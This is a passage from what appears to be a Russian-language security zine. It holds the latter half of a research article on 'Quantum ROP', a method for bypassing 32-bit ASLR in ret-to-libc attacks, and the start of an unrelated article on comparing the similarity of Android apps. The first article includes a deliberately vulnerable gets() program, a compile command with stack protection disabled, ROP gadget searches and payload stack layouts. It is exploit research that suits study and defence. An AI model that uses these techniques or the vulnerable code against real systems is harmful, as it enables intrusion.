 char bar[10] = {0};
 printf("%s", gets(bar));
}

int main() {
 foo();
 return 0;
}
```

Команда компиляции:

```
gcc -m32 -fno-stack-protector foo.c -o foo
```

Обычный эксплойт ret-to-libc выглядит так:

Переполняем буфер и меняем адрес возврата на наш ret-to-libc гаджет, превращая это:

```
+-----+
| buffer | some data | ret addr |
+-----+
```

В ЭТО:

```
+-----+
| AAAAAAAAAA | AAAAAAAAAAAA | libc addr |
+-----+
```

И используем привычный ROP для выполнения произвольного кода.

Но поскольку базовый адрес libc рандомизирован — спасибо ASLR — мы вынуждены угадывать адрес libc и эксплуатировать уязвимость до тех пор, пока libc случайно не окажется именно там, где мы предположили. Ускорим процесс.

Для начала поищем ROP-гаджеты. Я использовал ROPgadget от Jonathan Salwan, чтобы найти хороший набор полезных гаджетов из нашего файла libc. Используя бинарный файл libc в качестве параметра, вот команда, которую я придумал:

```
ROPgadget --binary libc.so.6 --all --nojob --badbytes 0A
```

Я пометил 0A (перевод строки) как плохой байт, потому что код читает наш ввод с помощью gets(), который обрывает чтение на символе новой строки — всё после него просто игнорируется.

Далее мы ищем два гаджета, расположенных ровно на X страниц друг от друга. Например, рассмотрим такие:

```
1. 0x0015b456 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
2. 0x0015c456 : ret
```

Затем мы используем один из этих гаджетов в нашем переполнении буфера — например, второй. Мы сопарим его с угаданным базовым адресом libc, взятым из одного из предыдущих запусков программы.

Для простоты возьмём угаданный базовый адрес libc 0xf0000000. Вот как выглядит наш стек во время переполнения:


```
+-----+
| AAAAAAAAAA | AAAAAAAAAAAA | 0xf015c456 |
+-----+
 ^
 адрес возврата -----+
```

Мы перезаписываем адрес возврата нашим гаджетом по адресу 0xf015c456, который находится ровно на одну страницу выше первого ROP-гаджета внутри нашего угаданного libc. А вот как выглядит соответствующий фрагмент памяти в libc:

```


 +-----+
 | |
 | |
 | |
libc base address --> |-----| 0xf0000000
 | . |
 | . |
 | . |
 |-----|
 | First gadget | 0xf015b456
 | . |
 |-----|
relevant gadget --> | Second gadget | 0xf015c456
 | . |
 +-----+
```





Итак, если программа действительно отображает libc по нашему угаданному адресу (0xf0000000), наш второй ROP-гаджет сработает немедленно. Но как помогает первый ROP-гаджет?

Хитрость в следующем: поскольку libc всегда загружается с выравниванием по странице, с равной вероятностью базовый адрес может оказаться на 0xf0001000 — ровно на одну страницу выше нашего первоначального предположения. В этом случае расположение памяти смещается и выглядит так:




Таким образом, если libc загружается на одну страницу выше, наш перезаписанный адрес возврата по-прежнему указывает в libc — но на этот раз попадает в первый гаджет, а не во второй. Тем самым мы удвоили наши шансы на успешное попадание, не меняя полезную нагрузку!

Чтобы успешно выполнить произвольный код в обоих случаях, нам нужно знать, какой ROP-гаджет сработал — это подскажет нам базовый адрес libc. Выяснив это, мы можем продолжить выстраивать остаток цепочки соответствующим образом.

Вы, возможно, заметили, что оба наших гаджета изменяют указатель стека. Однако каждый ROP-гаджет корректирует его на разную величину. В нашем примере первый гаджет делает на четыре рор-операции больше, чем второй. Это тонкое отличие является ключевым: оно позволяет нам определить, какой ROP-гаджет фактически выполнялся, по тому, где оказывается указатель стека.

Обновим нашу полезную нагрузку. У нас два ROP-гаджета:

|            |        |            |        |        |        |        |
|------------|--------|------------|--------|--------|--------|--------|
| 0x41414141 | .....  | 0xf015c456 | 0xDEAD | 0xDEAD | 0xDEAD | 0xDEAD |
| 0xBEEF     | 0xBEEF | 0xBEEF     | 0xBEEF | .....  | .....  | .....  |



```

+-----+
|
|
+ ROP-цепочка, если сработал первый гаджет

```

Посмотрим, что происходит, когда срабатывает второй гаджет. Поскольку второй гаджет — это просто `ret`, он немедленно передаёт управление на первый `0xDEAD` — начало следующего ROP в нашей цепочке. Если это произошло, мы знаем, что `libc` отображён по адресу `0xf0000000`.

```

указатель стека после второго гаджета -----+
|
V
+-----+
| 0x41414141 | | 0xf015c456 | 0xDEAD | 0xDEAD | 0xDEAD | 0xDEAD |
|-----|
| 0xBEEF | 0xBEEF | 0xBEEF | 0xBEEF | | | |
+-----+

```

Теперь, если вместо этого выполняется первый ROP-гаджет, стек будет выглядеть следующим образом:

```

+-----+
| 0x41414141 | | 0xf015c456 | 0xDEAD | 0xDEAD | 0xDEAD | 0xDEAD |
|-----|
| 0xBEEF | 0xBEEF | 0xBEEF | 0xBEEF | | | |
+-----+
|
|
+ указатель стека после первого гаджета

```

На этот раз, поскольку гаджет выполняет четыре `rop`-операции перед возвратом, возврат попадает глубже в полезную нагрузку — в нашем случае на первый `0xBEEF`. Поскольку это происходит только если `libc` был отображён по адресу `0xf0001000`, мы только что подтвердили базовый адрес. В любом случае мы можем продолжить ROP-цепочку с соответствующим базовым адресом `libc`.

Quantum ROP предлагает простой, но мощный способ повысить вероятность успеха атак `ret-to-libc` при включённом ASLR. Тщательно выбирая два ROP-гаджета, разнесённых на  $X$  страниц в `libc`, мы фактически создаём эксплойт с двумя путями выполнения. Один гаджет срабатывает, если наше первоначальное предположение верно, а другой — если оно отличается на разницу между ними. Этот метод умножает наши шансы на успех при неизменной полезной нагрузке — и благодаря тонкому различию в корректировках стека между гаджетами мы можем определить, какой из них выполнялся, и вывести фактический базовый адрес `libc` в каждом соответствующем эксплойте.

Назовём каждый из этих гаджетов *qgadget*, поскольку они потенциально существуют по одному и тому же адресу, но только один из них реально существует по этому адресу при фактическом запуске программы. Назовём также фактически угаданный адрес в адресе возврата *qaddress* — по очевидным причинам.

Метод не ограничивается двумя *qgadget*: добавляя больше *qgadget*, которые имеют одинаковое смещение внутри своей страницы, мы можем стекировать несколько резервных путей в одну полезную нагрузку, увеличивая шансы на успех за попытку. Весьма вероятно создать полезную нагрузку, эксплуатирующую не только два, но и восемь гаджетов, фактически сократив 8 бит ASLR до 5 бит.

В нашем примере мы тщательно выбрали *qgadget*, которые идеально подходят. Используя *one\_gadget* [3], нам удалось создать работающий эксплойт из четырёх гаджетов, точно совпадающий с нашими выбранными *qgadget*. В случаях, когда требуются более длинные ROP-цепочки, это можно решить с помощью гаджета `add/sub esp`, позволяющего создать больше пространства для каждой ROP-цепочки и продолжить цепочку в другом месте.

---

## 4 Коллизии qgadget — идём дальше и выше

До сих пор я показывал только, как заставить это работать, когда qgadget различаются по количеству, на которое они перемещают указатель стека. А что, если я нашёл три гаджета, но два из них перемещают указатель стека на одинаковую величину? Придётся ли мне отказаться от одного из них?

Используя ту же технику, что и прежде, мы можем различить эти два гаджета. Предположим, что оба гаджета — простые get-гаджеты. Это означает, что следующий указатель после адреса возврата — следующий выполняемый гаджет. Рассмотрим реальный пример из моего libc:

```
0x00194063 : pop ebp ; ret
0x00195063 : ret
0x0019d063 : ret
```

Смещение стека для первого гаджета уникально, но у следующих двух оно одинаково. Заметим, что разница между двумя идентичными qgadget составляет 8 страниц. Теперь, если мы найдём два гаджета с той же разницей, но перемещающих указатель стека на разную величину, мы сможем разделить эти два случая:

```
0x00125417 : pop ebp ; ret
0x0012d417 : pop edi ; pop ebp ; ret
```

Прибавление разницы между двумя парами гаджетов к qaddress позволяет цепочке qgadget работать последовательно.

|              |                  |  |              |                  |
|--------------|------------------|--|--------------|------------------|
| libc         | 0xf0000000       |  | libc         | 0xf0008000       |
|              | +-----+          |  |              | +-----+          |
| qaddress --> | 0xf019d063  ---+ |  | qaddress --> | 0xf019d063  ---+ |
|              | +-----+          |  |              | +-----+          |
| +---         | 0xf012d417  ---+ |  | +---         | 0xf012d417  ---+ |
|              | +-----+          |  |              | +-----+          |
|              | .....            |  |              | .....            |
|              | +-----+          |  |              | +-----+          |
|              | .....            |  | +---         | stackpivot       |
|              | +-----+          |  |              | +-----+          |
| +---         | stackpivot       |  |              | .....            |
|              | +-----+          |  |              | +-----+          |

Здесь stackpivot — это гаджет add/sub esp, который уже может опираться на один детерминированный адрес libc и перейти к соответствующей ROP-цепочке на стеке. В каждом случае адреса одинаковы, но гаджеты различаются, что делает их различимыми.

Теперь, когда коллизии больше не являются проблемой, я оцениваю, что возможны даже 16 qgadget, сводя 8 бит рандомизации фактически к 4 битам. Это огромный результат. ASLR не так эффективен, как мы привыкли думать.

---

## 5 Больше рандомизированных бит — больше потенциальных qgadget

Рассмотрим случай, когда рандомизируется больше бит, и как это влияет на эксплойт.

В случае 8 бит рандомизации, когда библиотеки загружаются с выравниванием по размеру страницы, диапазон рандомизации составляет  $(2^8) * 0x1000 = 0x100000 = 1$  МБ. Это означает, что любой рандомизированный исполняемый диапазон в 1 МБ фактически является кандидатом, в котором можно искать qgadget.

Поскольку libc в наши дни занимает около 2 МБ, импортируется в каждый ELF-файл и содержит множество гаджетов, это наиболее естественный выбор для реализации такой техники. Но

технически подойдёт любая другая библиотека.

Если бы, например, использовалась рандомизация в 9 бит, это имело бы два основных эффекта на вероятность попадания в квантовый гаджет.

1. Каждый дополнительный бит рандомизации вдвое усложняет попадание в то же количество квантовых гаджетов. Например, 5 гаджетов при 8-битной рандомизации эквивалентны 10 гаджетам при 9-битной.
2. Диапазон рандомизации увеличивается до 2 МБ, что позволяет искать гаджеты в большем диапазоне. Можно использовать гаджеты из `libc` и из библиотеки, загруженной непосредственно перед или после `libc`. Это удваивает диапазон поиска гаджетов. Но это не означает, что мы, скорее всего, найдём группу квантовых гаджетов вдвое большего размера.

Дальнейший анализ естественного поведения этой задачи показывает, что первый эффект всегда вдвое снижает шансы, а второй ограничен сверху удвоением шансов, то есть в лучшем случае компенсирует первый.

Превратим задачу в вероятностную:

$K$  — размер чанка (размер страницы)  
 $N$  — количество чанков в битах (биты рандомизации)  
 $P$  — вероятность того, что адрес является пригодным квантовым гаджетом  
 $A$  — массив из  $2^N$  массивов, каждый размером  $K$ , где  $A[i, j]$  имеет вероятность  $P$  быть равным 1 и вероятность  $1-P$  быть равным 0;  
 $i$  — индекс чанка,  $j$  — смещение

Вопрос состоит в том, каково математическое ожидание максимальной суммы  $A[0, j] + A[1, j] + \dots + A[2^N, j]$  для каждого возможного  $j$ . Эти суммы следуют биномиальному распределению, и их ожидаемое максимальное значение можно вычислить методом функции распределения (CDF).

Подставляя  $K = 0 \times 1000$ ,  $N = 8$  и  $P = 0.025$ , можно получить хорошее приближение того, как ожидаемый максимум растёт с увеличением  $N$ .

$P$  выбрано как отношение числа гаджетов, найденных в моём `libc`, к числу допустимых исполняемых адресов в `libc`, приблизительно вдвое уменьшенное для учёта множества неиспользуемых гаджетов.

| N  | Прибл. QGadget     | Шанс попадания     |
|----|--------------------|--------------------|
| 8  | 17.159036642229488 | 0.0670274868837089 |
| 9  | 27.368423952770550 | 0.0534539530327549 |
| 10 | 45.520201172796410 | 0.0444533214578089 |
| 11 | 78.659547111384850 | 0.0384079819879808 |
| 12 | 140.49855876896643 | 0.0343014059494546 |

ПРИМЕЧАНИЕ: я не математик, воспринимайте эти значения с осторожностью.

Вот крайне приблизительная оценка, которую мне удалось получить.

Заметим, что шанс попадания без использования QROP при 8 битах рандомизации составляет  $1/256 = 0.00390625$ . Это означает, что с QROP даже при 11 битах рандомизации метод может быть в десять раз эффективнее, чем 8 бит без него.

Однако есть вещи, которые я упустил при подсчёте этих оценок:

1. По мере роста бит рандомизации я предполагаю, что библиотеки достаточно велики, чтобы содержать весь диапазон рандомизации. Поскольку диапазон растёт экспоненциально, это предположение очень быстро становится нереалистичным. Это сильно зависит от исполняемого

файла и требуемых им библиотек.

2. Аналогично, по мере уменьшения бит рандомизации мы не ограничены рассмотрением только одного исполняемого диапазона памяти. Можно найти диапазон, дающий наибольшее число квантовых гаджетов.

3. При использовании более одной библиотеки для гаджетов между исполняемыми секциями библиотек реально существуют неисполняемые области памяти, что ещё больше затрудняет приближение общего случая. Некоторые библиотеки могут иметь большие неисполняемые области, а другие — большие исполняемые. Приближённую оценку можно вывести из вероятности того, что допустимый адрес является пригодным гаджетом.

4. Не все библиотеки имеют одинаковую вероятность нахождения пригодного гаджета.

5. Чем больше квантовых гаджетов вы пытаетесь использовать, тем нереалистичнее и сложнее должно быть начальное BOF.

Это означает, что оценки очень оптимистичны, особенно по мере увеличения числа бит рандомизации.

---

## 6 Потенциал техники

Чтобы оценить потенциал этого метода, необходимо рассмотреть несколько аспектов.

### Применимость

QROP применим только при следующих условиях:

- В случаях переполнения буфера на стеке
- В 32-битных исполняемых файлах (для реалистичных вероятностей)
- Когда защита стековыми канарейками не является проблемой

Хотя подобные сценарии не очень распространены и становятся всё реже по мере повсеместного распространения 64-битных систем и стековых канареек, встретить их всё же не редкость.

### Мощность уязвимости

Мощность уязвимости определяется контролируемостью переполненных данных и максимальной длиной переполненных данных. Чем длиннее, тем больше возможностей реализовать потенциал QROP. Могут существовать и более специфические ограничения, например запрещённые символы, как мы показали в примере выше.

### Биты рандомизации

По умолчанию для 32-битных систем в x86\_64 используется 8 бит рандомизации. Это изменилось, по крайней мере в Ubuntu, из-за ASLRn't [4][5], и теперь составляет 16 бит. Этот параметр может варьироваться в зависимости от архитектуры, дистрибутива, флагов компиляции ядра, конфигурации ядра и его версии.

### Загруженные библиотеки

Чем больше библиотек загружено, тем больше исполняемых областей доступно для поиска qgadget.

### Архитектура

Я исследовал только архитектуру x86\_64 с современной сборкой libc. Для других окружений техника может потребовать полного пересмотра.

### Шансы нахождения пригодных гаджетов

Гаджетов достаточно много. Вероятность того, что гаджет окажется пригодным в качестве qgadget, зависит от загруженных библиотек и архитектуры. По моим оценкам, при изучении libc на x86\_64 с 8 битами рандомизации максимальное число гаджетов составляет около 16. Более детальный анализ этой темы я представил ранее.

### Время выполнения и задержка

В некоторых сценариях эта техника может быть более применима, чем в других. Например, при локальной эксплуатации уязвимости разница между 8 и 4 битами рандомизации может быть незначительной. Однако при удалённой эксплуатации с задержкой и программой, для которой требуется относительно много времени, чтобы добраться до уязвимого кода, это может изменить всё.

---

## 7 Выводы

QROP — метод максимизации временной эффективности при эксплуатации стековых переполнений буфера без стековых канареек, но при наличии NX и ASLR на 32-битных системах.

Метод универсален по концепции и может применяться на простейших программах, однако его потенциал, эффективность и практическая реализация сильно зависят от контекста. Данная статья обобщает все аспекты этого метода, которые я счёл достойными анализа.

Возможно, в нём есть что-то ещё — и я буду рад услышать и обсудить это.

---

## 8 Список литературы

[1] The advanced return-into-lib(c) exploits

Nergal

<https://phrack.org/issues/58/4>

\[2\] Getting around non-executable stack (and fix)

Solar Designer

<https://seclists.org/bugtraq/1997/Aug/63>

\[3\] one\_gadget

david942j

[https://github.com/david942j/one\\_gadget](https://github.com/david942j/one_gadget)

\[4\] ASLRn't: How memory alignment broke library ASLR

zolutal

<https://blog.zolutal.io/aslrnt/>

\[5\] ASLR test fails in Ubuntu 22.10

<https://bugs.launchpad.net/ubuntu-kernel-tests/+bug/1983357>

\[6\] The never ending problems of local ASLR holes in Linux

Blaze Labs

<https://www.blazeinfosec.com/post/never-ending-problems-aslr-linux/>

---

Coавтор: Yahav Rahom (yahavraham1@gmail.com)

# Возвращаясь к бинарному: пересмотр методов сравнения схожести Android-приложений

Автор: Jakob Bleier & Martina Lindorfer

---

## Содержание

- 0. Немного контекста
- 1. Немного истории
- 2. Немного о текущем положении дел
- 3. Немного примеров
- 4. Немного о том, как сложить биты воедино
- 5. Немного о перспективах
- 6. Немного о выводах и благодарностях
- 7. Немного ссылок
- 8. И вот получается байт(код)

---

## 0 — Немного контекста

*Небо над портом было цвета мобильного телефона,  
застывшего в петле перезагрузки.*

Прошло 13 лет с тех пор, как в апреле 2012 года вышла статья «Similarities for Fun and Profit [0]», также известная как Elsim. Тогда Python 2.7 ещё поддерживался, Android 4.1 ещё не вышел, а до того, как уязвимость в libstagefright обзаведётся собственным блестящим логотипом, оставалось ещё два года. Да что там — Google Code ещё существовал!

Многое изменилось, и в этом кроется наша проблема: сравнение схожести Android-приложений на основе кода не работает (в 2025 году). Оригинальный код Elsim, представленный Pouik и G0rfi3ld, за прошедшие годы претерпел существенные изменения и улучшения, однако обновлённая версия бесследно исчезла (не беспокойтесь — мы сохранили копию [1], хотя всё ещё разыскиваем некоторые зависимости). Были разработаны альтернативные подходы, однако даже при наличии публичных описаний и опубликованного кода им недостаёт обобщённости Elsim.

Тема схожести приложений по-прежнему актуальна: один из сценариев применения — обнаружение вредоносных программ. Другой — поиск подозрительных копий приложений. Быстрый инструмент для сравнения схожести поможет найти клонированные приложения и станет отправной точкой для выявления нарушений лицензий, самозванцев или троянов. Схожесть также открывает возможность кластеризации приложений для поиска «семейств». По имеющимся сведениям, крупнейший магазин приложений для Android использует машинное обучение для обнаружения аномалий [2]: приложения, которые должны быть похожи, сравниваются, а аномалии изучаются. Например, если большинство приложений для управления фонариком не запрашивают доступ к списку контактов, то те немногие, что запрашивают, заслуживают более пристального внимания.

Но что вообще такое схожесть? Android-приложения можно легко скачать [3], распаковать, изменить и переупаковать. Внешний вид приложения — иконка и стиль оформления — легко поменять. Поэтому вместо того чтобы опираться на эти свойства, мы хотим использовать код для определения схожести приложений — в идеале, основываясь на том, что они делают. Однако это вплотную подводит нас к неразрешимым проблемам. Представьте, что мы хотим точно определить, сколько свойств является общим для двух приложений: нам нужно определить эти свойства и проверить, обладает ли ими приложение. Для заявленных разрешений это тривиально. Приложение не должно иметь доступ к контактной информации, не объявив соответствующее разрешение. Однако определить, действительно ли оно обладает конкретным свойством, в общем случае неразрешимо: представьте, что мы заменяем вызов получения контактной информации бесконечным циклом. Вуаля — мы пытаемся решить проблему остановки.

Поэтому вместо того чтобы требовать от схожести точного отражения того, что делают приложения, мы хотим получить приближённую оценку того, похожи ли их код. И хотя Android изменился так, что некоторые удобные допущения пришлось отбросить, он также открыл перед нами новые возможности.

Чтобы понять, как Android работает в 2025 году, мы совершим небольшое путешествие в прошлое: посмотрим, как всё устроено было раньше, с какими проблемами столкнулись и как их решили. После этого мы рассмотрим современное состояние методов сравнения схожести, а затем представим новый подход к работе с приложениями — обращаясь с ними как с бинарными файлами, а не байткодом. Полноценный PoC обязателен, поэтому мы покажем, как воспроизвести то, что делал Elsim, используя нашу бинарную хитрость: оценка схожести приложения от нуля до единицы на основе кода.

**Вкратце:** мы покажем, как преобразовать APK-файлы в бинарные ELF-файлы и использовать их для вычисления схожести между приложениями — например, между Signal и TM SGNL — с помощью BinDiff. Поскольку для этого требуются файлы BinExport и дизассемблирование, анализ современных приложений может занять несколько часов. Мы также предоставляем PoC, позволяющий сократить это время до минут, однако пока что он имеет побочный эффект — замедляет работу BinDiff сильнее, чем должно быть.

---

## 1 — Немного истории

*И ты можешь обнаружить себя внутри Android Runtime.*


*И ты можешь спросить себя — Ну... Как я сюда попал?*

**2008 год.** Только что вышел HTC Dream с процессором 528 МГц и 192 МБ оперативной памяти. Для программирования Android-приложений был выбран Java. Люди знали Java. Разработчики уже писали приложения для мобильных устройств на Java ME, поэтому её и принесли в Android. Вместо стекового виртуального устройства Java (JVM) в Android нашла своё место регистровая виртуальная машина Dalvik (DVM). Исполняемый файл `dalvikvm` был нацелен на меньший объём занимаемой памяти по сравнению с `jvm`, а байткод Dalvik легко транпилируется из байткода Java. Он отличается в некоторых спецификациях, которые непременно напомним о себе : ).

Для разработчиков приложений это означало, что они могут писать Java-код с использованием Android Software Development Kit (SDK), который берёт исходный Java-код, компилирует его с помощью компилятора Java (например, `javac`) в байткод Java, запускает подключаемые Java-модули для оптимизации и обфускации (например, ProGuard), а затем вызывает компилятор Dalvik `dx` для создания Dalvik Executable (`.dex`) файлов. Популярный плагин ProGuard переименовывал идентификаторы методов и классов, создавая файл `mapping.txt`, который




разработчик мог использовать для понимания информации об ошибках, например стековых трассировок. Файлы .dex объединялись в ZIP-архив Android Package (APK), который в свою очередь распространялся на устройства, где dalvikvm интерпретирует код приложений. Android предоставлял повторную реализацию стандартных библиотек Java, что также занимало нескольких юристов.




**2010 год.** Nexus One кладёт в карман пользователей процессор 1 ГГц, 512 МБ оперативной памяти и 512 МБ хранилища. Приложения должны работать быстро, и dalvikvm реализовал JIT-компиляцию (Just-In-Time) байткода Dalvik в машинный код. Ещё один исполняемый файл — dexopt — подготавливал DEX-код приложения к этому процессу, сохраняя его как ODEX-файл с оптимизированным DEX-кодом.

Для некоторых задач и этого оказывалось недостаточно. Native Development Kit (NDK) позволял разработчикам включать в приложения библиотеки, написанные на С и С++. Java Native Interface (JNI) обеспечивал возможность вызова этого кода, позволяя упаковывать оптимизированные библиотеки.








**2017 год.** Xperia XZ1 имеет восемь ядер по 2,3 ГГц и 4 ГБ оперативной памяти. Уроки были усвоены. Во-первых, от отказа от Java-компилятора решено было вернуться назад, а функциональность ProGuard была включена в набор компиляторов R8/D8, который потребляет байткод Java. Kotlin добавляется как предпочтительный язык разработки.

Также выяснилось, что компиляция всего кода приложения во время установки может занимать длительное время даже при наличии всех этих ядер. И, разумеется, все приложения приходится перекомпилировать после системных обновлений, что пожирает ресурсы производительности, словно сладости в названиях версий Android. JIT возвращается, и добавляется компиляция на основе профилей. Профили компиляции отслеживают, для каждого приложения отдельно, какие методы следует компилировать заблаговременно — например, после системного обновления. Это экономит ресурсы.



---

## 2 — Немного о текущем положении дел

*Что в имени? APK под любым другим именем всё равно пахнет Java.*

### 2.1 — Сборка Android-приложений и «обфускация»

Хотя ProGuard не является новинкой, его возможности обфускации в Android SDK ограничены переименованием идентификаторов классов, методов и полей. Если приложение вылетает и стековая трассировка собирается, это переименование затрудняет отладку, поэтому для разработчика создаётся файл `mapping.txt` для обратного перевода «обфусцированных» имён в оригинальные. К сожалению, в APK его не найти, и если переименование имело место, идентификаторам классов и методов доверять нельзя.

В некоторых случаях переименование не должно применяться — например, когда рефлексия используется для динамической ссылки на класс по имени. Это может происходить при вызове кода Java/Kotlin из нативных библиотек. Поскольку NDK и D8/R8 в основном не знают о внутренностях друг друга, эти имена должны оставаться неизменными. Разработчики могут исключать идентификаторы из переименования с помощью соответствующих записей в конфигурации ProGuard.

В дополнение к ProGuard полные возможности компилятора R8 агрессивно оптимизируют код, что означает две вещи. Во-первых, неиспользуемый («мёртвый») код удаляется из приложения. В основном это затрагивает библиотеки, поскольку их предварительно скомпилированные `.jar`-файлы могут содержать гораздо больше функциональности, чем использует приложение. Во-вторых, методы могут исчезать из-за инлайнинга. Если компилятор может убедиться, что метод вызывается только в определённых местах, он может решить не вызывать метод из этих мест, а вместо этого включить код целевого метода туда, где он должен был быть вызван. Это сокращает количество уникальных методов (которое ограничено на DEX-файл!) и открывает возможности для дополнительных оптимизаций.

